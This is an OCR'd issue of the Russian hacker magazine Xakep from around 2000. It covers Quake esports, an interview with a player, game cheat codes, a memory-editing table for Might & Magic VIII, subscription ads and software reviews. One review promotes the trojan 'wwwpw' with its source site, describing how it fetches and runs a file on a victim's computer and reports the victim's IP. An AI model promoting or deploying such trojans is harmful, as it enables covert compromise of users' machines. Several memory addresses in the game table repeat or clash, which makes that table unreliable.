Какой джойстик брать - решать тебе. Если тащишься от файтингов и платформенных аркад - бери Gamepad Extreme, фанатеешь от автосимуляторов - хватай TM Formula 1 или угоняй тачку Холода (Только ему потом не попадись. За машину он тебя... Нет, не скажу. Пусть лучше он сам напишет :)), прешься от боевых авиасимов - Wingman Interceptor тебе в... руки :), если ты по 48 часов в сутки гоняешь MSFS или там Fly! - прикупи стероидов (или Феналгона - от боли в мышцах :)) и иди покупать M$ Sidewinder, ну а если ты, как и я, обожаешь половину вышеперечисленного и не собираешься тратить лишние бабки на кучу джойстиков - бери любой "2 axis 2 buttons" и вперед!!! Да пребудет с тобой Сила и все такое...

P.S. Тестилось все это на следующем железе: P233 mmx, мать NoName, s3virge 2 mb/monster 3d 2 16 mb / Win98.


Frag Area

R5 | Napalm (ultramarine@mail.ru)

"Quake community" - волшебное словосочетание. "Квак сообщество" - в переводе на старославянский. Это мир, в котором многие живут годами, совершенствуя свое искусство убивать и выживать в самых сложных ситуациях. Выживать с одним процентом хелса, без армора и боеприпасов. Мир, в котором есть свои мастера, простые смертные и ТЫ со своим неуемным желанием стать одним из лучших. Мир волшебной сказки, полной боли, природной жажды человека к разрушению и наслаждения от победы. Трудной победы над серьезным противником, после которой ты РЕАЛЬНО чувствуешь, что прыгнул выше головы и прожил этот день не зря.

Quake все больше превращается из игры в спорт. Кому-то это нравится, а кому-то совсем нет, но с этим уже ничего нельзя поделать. Сейчас уже невозможно стать известным не принимая участия в крупных турнирах и чемпионатах. Поэтому сегодня речь пойдет о наиболее известных организациях, которые проводят самые престижные чемпионаты, и собственно о самих чемпионатах.

Cyberathlete Professional League (CPL)



Cyberathlete Professional League, или CPL (г.Даллас, США, официальный сайт www.cyberathlete.com), образовалась 26 июня 1997 г. CPL была первой организацией в мире, которая начала продвигать идею профессиональных соревнований по компьютерным играм. Основатель и президент CPL Ангел Муноз (Angel Munoz) стал первым, кому удалось реализовать мечту о превращении этих соревнований в профессиональный спорт. Первые чемпионаты Cyberathlete Professional League проводились исключительно в США, а теперь CPL стала организацией, которая проводит их по всему миру. Это стало возможным благодаря спонсорской поддержке большого числа компаний, с которыми сотрудничает CPL.


На турнирах CPL играют лучшие игроки мира и традиционно разыгрываются самые большие призовые. Так призовой фонд чемпионата Razer/CPL (http://www.razercpl.com/, проходил 13-16 апреля 2000-го в Далласе, США) составил 100000$. Его победитель Johnathan (Fatality) Wendel получил 40000$. Согласись - это неплохие деньги :). Трое победителей любого турнира, проводимого CPL, автоматически получают статус CPL Star-Player. Попасть в этот список (http://www.cyberathlete.com/index.asp?p=star_players) также очень почетно.

Призовые на турнирах CPL в других странах пока поскромнее. Так на последнем CPL Asia (http://www.atomicarena.com/, проходил 9-11 июня 2000-го в Сингапуре) призовой фонд был 25000$. Точно такой же он будет и на Euro CPL (http://www.cp-leurope.com/, пройдет 3-6 августа 2000-го в Стокгольме, Швеция), в котором примут участие и представители России. Это стало возможным благодаря сотрудничеству с CPL известной российской организации ПАКК, краткий рассказ о которой ниже.

Профессиональная Ассоциация Компьютерных Клубов (ПАКК).

Профессиональная Ассоциация Компьютерных Клубов, или ПАКК (г.Санкт-Петербург, официальный сайт http://pacc.spb.ru/) образовалась немного позднее таких организаций, как Федерация компьютерного спорта (ФКС) г.Москвы (http://www.rusfcs.ru/) и ФКС г.Санкт-Петербурга (http://www.fcs.spb.ru/). Однако практически сразу, сделав упор на систему чемпионатов по Quake3 - Кубок, ПАКК пробилась в лидеры. Именно эти чемпионаты среди клубных команд стали наиболее представительными и престижными в России. Всего было проведено пять туров Кубка ПАКК сезона зима-весна 2000-го: дуэльные (в январе и марте) и тимплейные (феврале и апреле), кроме этого в мае был проведен совмещенный финальный турнир. Таким образом, пока было проведено по три дуэльных и три командных турнира. Чтобы стать Чемпионом ПАКК, необходимо было как можно удачнее выступить во всех трех турнирах.

Все чемпионаты, кроме одного, проводились в Санкт-Петербурге. Четвертый (командный) тур проводился в Москве в клубах AstalaViSta (http://www.astalavista.ru/), iN-Station (http://in-station.formoza.ru/) и интернет-кафе Остров Формоза (http://cafe.formoza.ru/) и официально назывался Кубок Формозы.



Чемпионы ПАКК сезона зима – весна 2000:

Командное первенство:

1 место - NiP-Formoza (Формоза, Москва)
2 место - NT (iN-Station, Москва)
3 место - AC-RED (Arena, Москва)

Личный зачет:

1. Pele[PK] (команда PK, Санкт-Петербург)
2. nip.Polosatiy (команда NiP-Formoza, Москва)
3. nip.Power (команда NiP-Formoza, Москва)

Трое победителей заключительного дуэльного турнира: nip.Polosatiy (читай интервью с ним в этом номере X), Pele[PK] и asta.Ogre примут участие в международном чемпионате EuroCPL в Швеции. Он проводится при поддержке Cyberathlete Professional League.





nip.Polosat1y — чат-инт с чемпионом России

FL.JAKIE HTTP://FL.FORMOZA.RU JAKIE@APORT.RU

nip.Polosat1y. Думаю, тому, кто хоть что-нибудь слышал об игре под названием Quake, известен этот ник. Этот человек является чемпионом России по q2, q3a, недавно стал чемпионом по Unreal Tournament, неоднократно побеждал на турнирах серии Pacc (www.pacc.spb.ru) и других отцовских турнирах. Полный список его достижений ты можешь спокойно прочитать на его хомпаге http://polosatiy.nip.ru. Я задал нашему суперотцу достаточно много вопросов (включая и извращенные ;)), на все он ответил! Так что читай!

Х: Привет квакерам от хацкеров! ;) Для начала раскрой свое реальное имя, сколько тебе лет, где работаешь/учишься?

N.P: Зовут меня Роман, лет мне пока 18. Работа моя есть quake - денег вроде хватает. Ну а с учебой все просто - учусь я в колледже на программиста, но на этот год взял академический отпуск. Меня все это вполне устраивает.

Х: Тебе 18 лет, обычно к этому времени люди уже очень долго играют в кваку, но ты, я слышал, исключение... Что скажешь?

N.P: Да, это действительно так. В кваку я играю по меркам отцов совсем недолго - около полутора лет - и очень собой доволен :).

Х: Да, совсем немного. Кстати, KoT мне рассказывала (читай следующий Х), что ее в кваку привел бойфренд, а тебя? Может, подружка? :) Кстати, какие девчонки тебе нравятся?

N.P: Нет, не подружка, хотя...было бы прикольно :). Меня познакомил с квакой мой друг CyberVlad, который сейчас тоже гамится, только на более низком уровне. А насчет девчонок... Разные - совершенно не имеет значения, кто она есть в жизни - главное, чтоб она нравилась мне, а я ей.

Х: Ты прям философ :). А если конкретнее: у тебя есть девушка? Как она относится к твоему увлечению?

N.P: Ей, по-моему, абсолютно не важно то, чем я занимаюсь, так как когда я с ней, я почти не уделяю время кваке и ее посвящать в квак не собираюсь. Это для меня работа, а не хобби - просто так играть уже давно надоело...

Х: Мы с [FD]-KoT уже обсуждали вопрос о том, что в квейк играет очень мало девчонок. А что ты думаешь по этому поводу? Слабый пол и все такое?

N.P: Это не их дело. Им есть чем заняться :). Если девчонки и приходят в квак, то их скорее всего привели их же парни, а не собственный интерес.

Х: Ладно, вопросов нет :). Какая конфигурация у твоего компа?

N.P: Сейчас у меня нет компа, так как я отдал его своему брату, но в ближайшее время планирую прикупить себе чего-нибудь попапчее.

Х: Тогда вернемся к кваке, а то мы что-то в оффтопик углубились :) Я думаю, всем было бы очень интересно узнать, как ты вступил в НиП. Это был твой первый клан?

N.P: Буду лаконичен - это не первый мой клан. До этого были VPM, RiP, RL, Kill, EF. Из них три клана я создал сам и через неделю развалил :). А вступил в NiP я просто. Обыграл несколько раз в дуэли сильнейшего тогда игрока в России nip.Axa, и он же мне предложил вступить в клан.

Х: К этому времени ты уже играл очень сильно, как? Расскажи немного о своей игре. Что, как ты думаешь, помогает тебе побеждать?

N.P: Я думаю, я талантлив в компьютерных играх. Много не расскажу, так как считаю, что в моей игре нет особенностей. Я вообще не считаю ку3 игрой - это спорт. Ведь у спортсменов нет каких-то особенностей, а если и есть, то они тут же копируются другими: таков спорт. Просто у меня вроде как есть талант, и то, чего я хочу добиться, у меня получается. О моей игре много не расскажешь - я дуэлянт по жизни и все тут.

Х: А с кем из российских игроков тебе играть сложнее всего и почему?

N.P: Думаю, с [NT]Devilom, так как он играет слишком безбашенно. Короче, играть сложнее всего со всеми теми, с кем я тренируюсь.

Х: Да, чемпион России - это круто, но я думаю, что ты на этом не остановишься :). Кто, по твоему мнению, самый забугорный отец? Где бы ты с ним смог сыграть?

N.P: Не остановлюсь, ты прав :). Я думаю, из забугорных - Fatality. Единственное как с ним можно сыграть, это только на чампе крупного масштаба.

Х: Как думаешь, смог бы ты его скрепить?

N.P: Да... Для этого, правда, надо условия некоторые :))). Естественно, не то что бы у него руки связаны были. Просто мне надо играть в свою игру, чтоб перло немного и все такое...

Х: Желаем удачи! :) Как долго ты еще планируешь играть в кваку?

N.P: Думаю, до сентября серьезно, а потом буду стараться совмещать с учебой. Если не получится, то придется забить.

Х: Это связано только с учебой???

N.P: Нет, учеба - не определяющий фактор. У меня есть определенные цели в кваке, которых я собираюсь добиться. А потом - все. Возможно, это будет раньше, а, может, и намного позже. Конкретно сейчас я еще полностью посвящаю себя кваке...

Х: Вот так вот...За бугром квакеры за победу на чемпе получают достаточно весомые призы, у нас же "хотели как лучше...". Как думаешь, если б у нас были бы такие же условия, ты бы не закончил играть в квак?

ЕРВЬЮ

N.P: Это было бы здорово - можно было превратить хобби в работу, но у нас пока далеко до этого. В принципе того, что я получаю, мне на жизнь хватает, но реально... это мало.

X: ОК, сменим тему на что-нибудь более веселое :). Как ты относишься к хакингу?

N.P: Это прикольное занятие... В принципе, если смотреть на хак с отрицательной стороны, то это приносит вред, причем во многих случаях люди попадают на бабки из-за таких хаков... А с другой стороны, это азарт, риск.

X: Есть ли у тебя друзья-хакеры?

N.P: Ты, вроде :). А вообще, я много читал о хакерах всяких, о Митнике, например...

X: Недавно твою пагу трахнули :), не знаешь, кто тебя так "любит"?

N.P: Я в курсе, кто это сделал, по отношению к ним я ничего предпринимать не собираюсь, так как повернул эту ситуацию в свою сторону. На старую версию сайта я забил и сейчас раскручиваю новый проект со старым названием.

X: Как ты еще (кроме твоего сайта) сталкивался с хакингом?

N.P: Если это можно назвать хакингом :), то у меня несколько раз тырили UIN аськи, пару раз мыло уводили. Да и сам я... Также весь мой домашний инет был одолжен у друга-ламака на время - ну чем не хацкер :). Хотя это не мое призвание...

X: А кроме хака были ли другие наезды на твою пагу?

N.P: Да, дизайн, который у меня был на первой версии сайта (его делал не я) был нагло подрезан с другого сайта. (Как выяснилось, так поприкалывался Cookie - прим. Авт.). Вот хозяин этого сайта и докопался до меня... В общем, сейчас эта проблема решена.

X: Немного оффтопика: многим, думаю, было бы интересно узнать, почему ты взял себе такой ник? :)

N.P: От балды. Я люблю оригинальность, и мой ник - тому подтверждение.

X: Вопрос на засыпку :). У тебя раньше ник был просто Polosatiy, теперь Polosat1y (через 1). У тебя долго был такой ник в аське, но в кваке я его увидел недавно. Откуда у тебя появилась идея так ник прописывать? :))

N.P: Давно, еще на frag3 один чел из Америки - Moonshine, который кстати родом из России, подписывался так :).

X: :)). Лана, серьезный вопрос: как ты представляешь свое будущее?

N.P: Если пропрет, то беззаботная, халявная жизнь... По крайней мере, есть предпосылки. А так попробую на программиста выучиться.

X: Ого, круто! А какого именно: perl/php/asp, другое?

N.P: А фиг его знает...Я еще толком ничему не научился, даже не выбрал ничего. Меня немного прельщает web-design. Осенью точно буду знать.

X: Пока ты кваку не бросил, что бы ты посоветовал начинающим игрокам? :)

N.P: Тренируйтесь... И не забивайте полностью голову квакой, q3a - это не игра для развлечения, это спорт. И если что-то не получается, то чтобы добиться хоть чего-то, надо ooочень много тренироваться.

X: Что ты еще хочешь пожелать читателям Х?

N.P: Хакерите помаленьку :). Ну и не забывайте нас, квакеров, мы ж почти партнеры...

К концу интервью Полосатый совсем измучился, так что спрашивать его еще о чем-то было бы убийственно :).

В следующих номерах Х тебя ждут беседы еще с двумя отцами, имена которых я умолчу. Скажу лишь, что одна (!) из них скорее не отец, а мать :), и если ты внимательно читал, то уже понял, кто именно!

Но это еще не все! В ближайшем номере читай сенсационную статью о взломе паги Полоса. Мы смогли выяснить все детали этой операции и даже найти хакера, который ее осуществил. Там будут такие откровения, что... Впрочем, узнаешь сам :). Читай Х и радуйся жизни





KodeMaster cranyoblast@xakep.ru

MDK 2

Во время игры вызовите уже всем нам надоевшую консоль кнопкой "~". Появится приглашение со словом Omen. После него можете набирать коды. Они имеются в количестве "много штук" и делают вот что:

GodDebugToggle() - Включает и выключает бессмертие. Однако, если ты упадешь в какую-нибудь пропасть или другое страшное глубокое место, где тебя никто не ждет, все равно сдохнешь как собака... (если играешь за собаку :)).
mdkGobSetDamageFilter(mdkGetPlayerGob(),0) - Тоже бессмертие. Но теперь можешь даже в пропасти падать. Не выключается. Если хочешь стать смертным - придется выйти из игры и загрузить заново.
mdkNewGame(1,12) - Перескакиваешь на уровень 1 (на фиг надо...)
mdkNewGame(2,12) - Перескакиваешь на уровень 2
mdkNewGame(3,12) - Перескакиваешь на уровень 3
mdkNewGame(4,12) - Перескакиваешь на уровень 4
mdkNewGame(5,11) - Перескакиваешь на уровень 5
mdkNewGame(6,8) - Перескакиваешь на уровень 6
mdkNewGame(7,11) - Перескакиваешь на уровень 7
mdkNewGame(8,8) - Перескакиваешь на уровень 8
mdkNewGame(9,13) - Перескакиваешь на уровень 9
mdkNewGame(10,7) - Перескакиваешь на уровень 10 (последний)
mdkNewGame(11,1) - Перескакиваешь на уровень 10 (и играешь его за Макса)
mdkNewGame(12,1) - Перескакиваешь на уровень 10 (и играешь его за доктора)
KurtGetNaked() - Курт начинает бегать не в костюме, а в семейных трусах на семью из 3-4 человек. Работает только со следующего уровня, так что попробуйте сначала ввести этот код, а потом перескочить на следующий уровень с его участием.

Не путайте большие буквы с маленькими - иначе коды не будут работать.

Ground Control

В главном меню нажми одновременно клавиши M, S и V для того чтобы появилось окно, куда можно вбивать следующие коды:

console - позволяет во время игры клавишей ~ вызывать консоль... (да ну... тошнит уже от консолей)
god - ты превращаешься в Чебурашку. Шутка. На самом деле - в Бога.
notgod - и ты снова смертен
gimme maps - теперь можно выбрать любую миссию через меню Custom Game
from massive with love - слегка изменяются текстуры
the new generation of rts-games - открывает мощную секретную миссию в меню Custom Game

Daikatana

Для ввода кодов понадобится консоль. Активировать ее можно так - присоедините строку "+set console 1" к ярлыку, запускающему игру. То есть запускающая строка будет выглядеть как "c:\помойка\ненавижу эту игру\дай-ка Тыня\daikatana.exe +set console 1".

Во время игры вызываем консоль стандартной кнопкой и набираем:

cheats 1 - включаем читы. Если у вас ранняя версия, попробуйте cheats on.
god - бессмертие
noclip - можно проходить сквозь стены
notarget - крокодилы и лягушки напиваются и в упор тебя не видят
massacre - от всех монстров остаются лишь кровавые ошметки
health 255 - добавить себе 255 единиц здоровья
weapon give [число] - дать себе оружие под номером [таким-то]
boost [чего] - повысить уровень какой-то характеристики (например, power, attack, speed, acro, vitality)
boost all - повысить уровень всех характеристик

Читы начинают работать со следующего уровня, так что, может, придется заново начать карту.

Чтобы перескакивать через уровни, пользуйся командой map [какая карта]

Например: e1dm1, e1m1a, e1m1b, e1m1c, e2m2a, e2m2b

Earth 2150

Нажми [Ентер] и набери "I_wanna_cheat". Затем зажми левый Shift, кнопку 0 и опять нажми Enter. Теперь можно набирать коды (нажимаем Enter, вводим код и опять Enter).
x-mas_pack - полный ремонт и восстановление оружия
fireworks - мины
einstein 1 - исследования проходят быстрее
the_hammer_of_thor - убить всех врагов на небольшом расстоянии
massacre - убить вообще все на том же расстоянии (уведите детей от мониторов)
see_you_next_life - расколбасить выбранный юнит
hasta_la_vista_enemigos - расколбасить все, что находится в поле зрения
eagle_eye - ты можешь видеть все
let_be_darkness - туман...
no_one_hides - ты видишь все юниты
no_more_secrets - открытая карта
armageddon - метеоритный дождь



Vampire: The Masquerade Redemption

Запускайте игру с параметром -console (Например: C:\Vampire\vampire.exe -console). После чего в игре нажимаем ~ и набираем в консоли коды. Некоторые коды могут быть применены к любому персонажу в твоей банде. Просто кликни на его портрет, прежде чем вызывать консоль.

god 0/1 - выключить/включить бессмертие
cash # - изменить количество денег на число #
dropcash # - выбросить столько-то денег (ага, нашли дурака)
xp # - добавить столько-то опыта
freecasting - можно колдовать без использования крови
ai - выключает искусственный интеллект ваших спутников (хотя они и так тупые как дети-дебилы)
addalldisciplines # - увеличить прокачанность всех умений на такое-то число
revive - восстановить здоровье
freeammo - казенные патроны (стреляй - не жалко)
killme - ритуальное самоубийство... уже никак не воскреснешь
poisonme - отрави себя (сделай миру подарок)
whereis - выводит твои координаты
shapeshift # - превратиться в # (например, bat)
shapeshift - вернуться в свою нормальную форму
jump - перепрыгнуть на другую карту (например: jump sewers1)

Хакер - единственный журнал, публикующий полностью проверенные коды. Если ты не тормоз и если у тебя нормальная версия игры, то приведенные коды будут работать.




IN Станция '00
ежегодный музыкальный фестиваль под открытым небом
радио Станция 2000
107 FM
подробности в эфире

Ломка 16 Hex

NeuroSurgeon(cranyoblast@xakep.ru)

Методика

Для ввода цепочек рекомендуется использовать CheatFinder версии не ниже 1.0, достать который можно с cheatfinder.freeservers.com. Запускаешь игру, затем CF. В окне Applications Executing выбираешь ее исполняемый файл. Жмешь кнопку "Search Value". В появившемся окне нажимаешь Insert и вводишь: Address - адрес, по которому значение "проживает" в памяти, например, AD04E8; Width - "толщина" значения, скажем, 32 bits; Name, например, "деньги в банке". Нажатие на OK добавит получившуюся строчку в чит-лист, теперь значение можно изменять. Для этого выделяешь строчку мышью и жмешь кнопку Change. В появившемся окошке можно ввести новое значение и, если хочется, "заморозить" его, поставив галочку возле "freeze value". Для справки, "заморозка" - это постоянная автоматическая подстановка значения в память. Частоту подстановки можно выбрать ползунком speed - от 2 до 200 раз в секунду. Сохранить чит-лист - нажать кнопку "Save PRF" в левой части CheatFinder.

Возможно также использовать любимый в народе Magic Trainer Creator v1.27. Делается это так: запустив MTC параллельно с игрой, в окошке Process ID выбираешь указанный exe'шник. Загружаешь модуль Magic Editor Creator. С помощью Add забиваешь всю информацию в чит-лист: название строчки, адрес и размер значения. Сохранив чит-лист в mec-файл, выбираешь в менюшке справа "memory editor", выделяешь строчку мышью и редактируешь значение в Edit Zone. Несколько сложнее обстоят дела с "заморозкой" значения. После выбора exe'шника, адреса вводятся в окно Values to write in memory. Причем формат несколько отличается от указываемого мной, например, "Лес: D11CCB (32 бита)" для MTC выглядит так: "Лес: D11CCB, D11CCC, D11CCD, D11CE" - те же самые 4 байта (как видно, нужно немного знать шестнадцатиричное счисление). Для каждого байта выставляется значение в hex. Сохраняешь чит-лист в gtc-файле, выбираешь частоту подстановки, нажимаешь "Poke all" и "Freeze". Значения заморожены.

Might & Magic VIII: Day of the Destroyer

Исполняемый файл - mm8.exe

Эти адреса для редактирования умений членов партии во время игры. Для максимального значения (60) подставляйте по указанным адресам значение 0x3C.

1'st char:

Skills:

Weapons:

Staff - B21AF4
Sword - B21AF6
Dagger - B21AF8
Axe - B21AFA
Spear - B21AFC
Bow - B21AFE
Mace - B21B00
Blaster - B21B02
Unarmed - B21B36

Armor:

Shield - B21B04
Leather - B21B06
Chain - B21B08
Plate - B21B0A
Dodging - B21B34

Magic:

Fire - B21B0C
Air - B21B0E
Water - B21B10
Earth - B21B12
Spirit - B21B14
Mind - B21B16
Body - B21B18
Light - B21B1A
Dark - B21B1C
Dark Elf - B21B1E
Vampire - B21B20
Dragon - B21B22

Misc:

ID Item - B21B24
Merchant - B21B26
Repair Item - B21B28
Body Building - B21B2A
Meditation - B21B2C
Perception - B21B2E
Regeneration - B21B30
Disarm Trap - B21B32
ID Monster - B21B34
Armsmaster - B21B36
Alchemy - B21B38
Learning - B21B40

2'nd char:

Skills:

Weapons:

Staff - B2381C
Sword - B2381E
Dagger - B23820
Axe - B23822
Spear - B23824
Bow - B23826
Mace - B23828
Blaster - B2382A
Unarmed - B2385E

Armor:

Shield - B2382C
Leather - B2382E
Chain - B23830
Plate - B23832
Dodging - B2385C

Magic:

Fire - B23834
Air - B23836
Water - B23838
Earth - B2383A
Spirit - B2383C
Mind - B2383E
Body - B23840
Light - B23842
Dark - B23844
Dark Elf - B23846
Vampire - B23848
Dragon - B2384A

Misc:

ID Item - B2384C
Merchant - B2384E
Repair Item - B23850
Body Building - B23852
Meditation - B23854
Perception - B23856
Regeneration - B23858
Disarm Trap - B2385A
ID Monster - B2385C
Armsmaster - B2385E
Alchemy - B23860
Learning - B23862

3'd char:

Skills:

Weapons:

Staff - B2E70C
Sword - B2E710
Dagger - B2E712
Axe - B2E714
Spear - B2E716
Bow - B2E718
Mace - B2E71A
Blaster - B2E71C
Unarmed - B2E74E

Armor:

Shield - B2E71E
Leather - B2E720
Chain - B2E722
Plate - B2E724
Dodging - B2E74C

Magic:

Fire - B2E726
Air - B2E728
Water - B2E72A
Earth - B2E72C
Spirit - B2E72E
Mind - B2E730
Body - B2E732
Light - B2E734
Dark - B2E736
Dark Elf - B2E738
Vampire - B2E73A
Dragon - B2E73C

Misc:

ID Item - B2E73E
Merchant - B2E740
Repair Item - B2E742
Body Building - B2E744
Meditation - B2E746
Perception - B2E748
Regeneration - B2E74A
Disarm Trap - B2E74C
ID Monster - B2E74E
Armsmaster - B2E750
Alchemy - B2E752
Learning - B2E754

4'th char:

Skills:

Weapons:

Staff - B25544
Sword - B25546
Dagger - B25548
Axe - B2554A
Spear - B2554C
Bow - B2554E
Mace - B25550
Blaster - B25552
Unarmed - B25586

Armor:

Shield - B25554
Leather - B25556
Chain - B25558
Plate - B2555A
Dodging - B25584

Magic:

Fire - B2555C
Air - B2555E
Water - B25560
Earth - B25562
Spirit - B25564
Mind - B25566
Body - B25568
Light - B2556A
Dark - B2556C
Dark Elf - B2556E
Vampire - B25570
Dragon - B25572

Misc:

ID Item - B25574
Merchant - B25576
Repair Item - B25578
Body Building - B2557A
Meditation - B2557C
Perception - B2557E
Regeneration - B25580
Disarm Trap - B25582
ID Monster - B25584
Armsmaster - B25586
Alchemy - B25588
Learning - B2558A

5"th char:

Skills:

Weapons:

Staff - B2726C
Sword - B2726E
Dagger - B27270
Axe - B27262
Spear - B27264
Bow - B27266
Mace - B27268
Blaster - B2726A
Unarmed - B272AE

Armor:

Shield - B2726C
Leather - B2726E
Chain - B27270
Plate - B27272
Dodging - B272AC

Magic:

Fire - B27274
Air - B27276
Water - B27278
Earth - B2727A
Spirit - B2727C
Mind - B2727E
Body - B27280
Light - B27282
Dark - B27284
Dark Elf - B27286
Vampire - B27288
Dragon - B2728A

Misc:

ID Item - B2728C
Merchant - B2728E
Repair Item - B27290
Body Building - B27292
Meditation - B27294
Perception - B27296
Regeneration - B27298
Disarm Trap - B2729A
ID Monster - B2729C
Armsmaster - B2729E
Alchemy - B272A0
Learning - B272A2

ВНИМАНИЕ!

С 1 Августа по 30 Ноября производится Годовая и Полугодовая подписка на 2001 год на журналы издательства «Гейм Лэнд»

Подписка в России

Подписка на территории России оформляется во всех отделениях связи по «Объединенному Каталогу 2001» («Зеленый каталог»). Для удобства подписчиков все наши издания выделены единым блоком.

Заполни бланк и иди на почту!

СТРАНА ИГР. ИЗДАТЕЛЬСТВО "ГЕЙМ ЛЭНД"
(095) 292-39-08, 292-54-63, 924-96-94

	Страна игр Лучший журнал о компьютерных играх. 100 стр.		
88767	Подписка на I полугодие	12	
93588	Годовая подписка	12	
	Страна игр + CD Журнал + новые компьютерные игры. 100 стр.		
86167	Подписка на I полугодие	12	
26153	Годовая подписка	12	
	Official Playstation Официальный журнал " Sony - Playstation". 82 стр.		
87022	Подписка на I полугодие	6	
26152	Годовая подписка	6	
	Official Playstation + CD Журнал + новые игры. 82 стр.		
86894	Подписка на I полугодие	6	
26151	Годовая подписка	6	
	Хакер Журнал компьютерных хулиганов. 100 стр.		
29919	Подписка на I полугодие	6	
27229	Годовая подписка	6	

ПОДПИСКА-2001
ПЕРВОЕ ПОЛУГОДИЕ
ОБЪЕДИНЕННЫЙ КАТАЛОГ
1 Российские и зарубежные газеты и журналы
2 Книги и учебники
ПРЕССА РОССИИ
1 ТОМ РОССИЙСКИЕ И ЗАРУБЕЖНЫЕ ГАЗЕТЫ И ЖУРНАЛЫ



Подписка в странах СНГ и Балтии

Подписка в этих странах оформляется по Специальному Каталогу.
Подписные индексы на журналы:
«Хакер» - 29919
«Страна Игр» - 88767
«Страна Игр + CD» - 86167
«Official PlayStation» - 87022
«Official PlayStation + CD» - 86894

Зарубежная подписка

Теперь можно оформить подписку в США, Германии, Англии, Франции и других странах Европы. Подписка производится ON-LINE на любой срок:
Intertet: www.pressa.de
E-mail: service@pressa.de
Tel: (0341) - 9605279
Fax: (0341) - 9605636



Ф СП-1

АБОНЕМЕНТ на газету / журнал ______ (индекс издания)

Количество комплектов: ______

на ______ год по месяцам:

1	2	3	4	5	6	7	8	9	10	11	12

Куда ______ (почтовый индекс) ______ (адрес)

Кому ______ (фамилия, инициалы)

ДОСТАВОЧНАЯ КАРТОЧКА

ПВ | место | ли-тер

на газету / журнал ______ (индекс издания)

Стоимость: подписки ____ руб. ____ коп.; переадресовки ____ руб. ____ коп.

Количество комплектов: ______

на ______ год по месяцам:

1	2	3	4	5	6	7	8	9	10	11	12

Куда ______ (почтовый индекс) ______ (адрес)


Кому ______ (фамилия, инициалы)

M.J.ASH M.J.ASH@XAKEP.RU

wwwpw v02

Windows 9x
Size: 265 Kb (server - 3 Kb!!!)
Freeware :)
http://evilgoat.slak.org


Предыдущее творение Evilgoat-а, славная троянская крыска Psychward, могло похвастаться очень маленькой серверной частью - порядка 8-17 кб в зависимости от модификации. Но после того, как по ламерским компьютерам гордой птицей пронесся вирус "ILOVEYOU" с со-товарищами, этот парень почесал репу, а потом взял и закодировал нечто совсем мелкое с серваком уже в 3 кб весом. Ты, я думаю, в курсе, что "любовный" вирус, кроме всего прочего, пытается закачивать из Сети на зараженный комп кое-какое дополнительное файло? Ну так вот, новый троянец Evilgoat-а реализует эту функцию более профессионально. Будучи запущенным недрогнувшей рукой туповатого юзера, WebPsychward (так, я полагаю, расшифровывается неудобоваримое "wwwpw") :) идет по заданному адресу, забирает оттуда "нужный" ему файл, а затем запускает его. Если вся операция проходит удачно, то на аську хозяину отсылается полный отчет о проделанной работе, включающий в себя указание ip-шника "жертвы". В архиве трояна ты найдешь утилитку для предварительной настройки его сервера. А о том, как выложить на каком-нибудь левом pupsik.chat.ru сервер трояна с более широкими возможностями (или просто шуточную прогу), ;) который WebPsychward должен будет скачать и запустить, я, пожалуй, ничего тебе рассказывать не буду. Сам разберешься! :)



Brain (Natrificial) v1.73

Windows 9x/NT4/2k
Size: 2272 Kb
Shareware
http://www.thebrain.com

Графический органайзер по кличке "Мозг". Как и положено Мозгу, он оперирует "мыслями". Правда, под этим термином скрываются более осязаемые вещи: документы, таблицы, графические изображения, ярлычки или веб-страницы. Но фишка в том, что все "мысли" в Brain-е являются еще и узлами логической сети, связи между которыми ты задаешь сам, ассоциативно. В центре главного окна программы всегда отображается текущая "мысль"-узел и все ее связи. Переход от узла к узлу сопровождается анимацией и выглядит весьма впечатляюще. Работа с этой программой, несмотря на столь пугающее описание, проста и приятна. К примеру, я взял и мышкой вытянул из узла "Работа" новую связь в никуда. Тут же Brain создал новый узел, который я обозвал "Хакером". Одним кликом мышки я сделал этот узел текущим, после чего перетащил в окно программы текстовый файл с телефоном и другими личными данными моего приятеля Ядовитого. И вот уже к "Хакеру" прицепилась первая мысля - "2poisonS". Но ведь Ядовитый - не только мой коллега, он еще и мой друг! Поэтому я дополнительно связываю узел "2poisonS" с узлом из другой ветви "Личное" - "Друзья". Поверь мне, не каждый органайзер позволит так вольно обращаться с 